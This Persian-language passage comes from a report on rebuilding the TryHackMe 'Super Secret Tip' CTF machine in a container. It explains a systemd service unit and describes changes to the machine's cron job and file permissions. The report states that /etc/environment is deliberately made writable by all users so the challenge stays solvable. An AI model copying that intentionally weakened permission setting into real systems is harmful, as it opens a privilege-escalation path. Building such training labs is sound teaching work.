- **After=network.target:** این خط مشخص می کند که سرویس پس از فعال شدن شبکه باید اجرا شود. دلیل استفاده از این مقدار این است که اسکریپت شما به شبکه وابسته است (زیرا به پورت 7777 گوش می دهد)، و نیاز است که شبکه قبل از اجرای سرویس فعال باشد. با استفاده از **network.target**، مطمئن می شوید که سرویس بعد از در دسترس بودن شبکه اجرا می شود.

- 
- [Service]
- ExecStart=/usr/bin/python3 /app/source.py
- WorkingDirectory=/app
- Restart=always
- User=ayham
- **ExecStart**: این دستور مشخص می‌کند که چه برنامه‌ای توسط سرویس اجرا شود. در اینجا مسیر `usr/bin/python3 /app/source.py/` مشخص شده است که به معنای اجرای اسکریپت پایتون `source.py` است که در مسیر `app/` قرار دارد. با اجرای این خط، اسکریپت شما شروع به کار کرده و به پورت 7777 گوش خواهد داد.
- **WorkingDirectory**: این خط مسیر دایرکتوری کاری سرویس را مشخص می‌کند. در اینجا `app/` به عنوان دایرکتوری کاری تعیین شده است، به این معنی که هر دستوری که توسط سرویس اجرا شود، از این دایرکتوری به عنوان مسیر اصلی استفاده می‌کند. این به سرویس کمک می‌کند تا به منابع مورد نیاز در دایرکتوری `app/` دسترسی داشته باشد.
- **Restart=always**: این گزینه بسیار مهم است، زیرا مشخص می‌کند که سرویس در صورت بروز هرگونه خطا یا توقف به طور خودکار دوباره راه‌اندازی شود. این به پایداری و عملکرد پیوسته سرویس کمک می‌کند و تضمین می‌کند که حتی در صورت خرابی یا قطع موقت، سرویس دوباره اجرا خواهد شد.
- **User=ayham**: این خط تعیین می‌کند که سرویس تحت کدام کاربر اجرا شود. در اینجا `ayham` به عنوان کاربر برای اجرای سرویس انتخاب شده است. این کار می‌تواند برای بهبود امنیت و محدود کردن دسترسی سرویس به منابع سیستم مفید باشد.
- [Install]
- WantedBy=multi-user.target
- **WantedBy=multi-user.target**: این خط مشخص می‌کند که این سرویس در چه حالتی باید فعال شود. مقدار `multi-user.target` به معنای این است که سرویس باید در زمان بوت سیستم در حالتی که سیستم به سطح اجرای چند کاربره (multi-user) رسیده است، اجرا شود. این سطح از اجرا معمولاً برای سرورهایی که نیاز به شبکه و دسترسی‌های مختلف دارند مناسب است. به عبارت دیگر، این گزینه تضمین می‌کند که سرویس شما وقتی سیستم در حالت عملیاتی قرار می‌گیرد، شروع به کار کند.

و در نهایت، برای اینکه بتوانیم سرویس هارا مدیریت کنیم نیاز است تا systemd را به عنوان پروسس اصلی و ریشه در کانتینر ایجاد شده اجرا کند تا همه پروسس های دیگر عملا بعد از این پروسس ایجاد شوند.



```
1 ENTRYPOINT ["/lib/systemd/systemd"]
```

تصویر 37

### 3.3 تغییرات داده شده به نسبت ماشین اولیه سایت tryhackme:

- تغییر جزئی فایل cronjob:



```
1 root /usr/bin/curl -K /home/F30s/site_check
```

تصویر 38

در فایل /etc/crontab، به جای curl از /usr/bin/curl/ استفاده کردیم تا از این طریق کسی نتواند با جایگزینی curl پیش فرض با یک فایل جدید نفوذ انجام دهد.

- محدود کردن دسترسی فایل /home/F30s/.profile:

در ماشین اولیه، به طرز ناشیانه ای فایل موجود در این مسیر برای همه قابل دسترسی و قابل تغییر بود و از این مسیر نفوذ به سادگی انجام می شود. ما به جای این کار فایل /etc/environment را برای همه قابل تغییر می کنیم تا تا چالش بدین صورت قابل حل شود و نه از تغییر فایل یک کاربر دیگر.

## مراجع:

- [1] <https://tryhackme.com/r/room/supersecrettip>
- [2] <https://cybersecfun.pythonanywhere.com/tryhackme/super-secret-tip.html>
- [3] <https://positivethinking.tech/insights/top-10-essential-penetration-testing-tools-for-cybersecurity-professionals>
- [4] <https://www.digitalocean.com/community/tutorials/understanding-systemd-units-and-unit-files>
- [5] <https://github.com/AyhamAl-Ali/My-CTF-Challs/blob/main/TryHackMe/SuperSecretTip/README.md>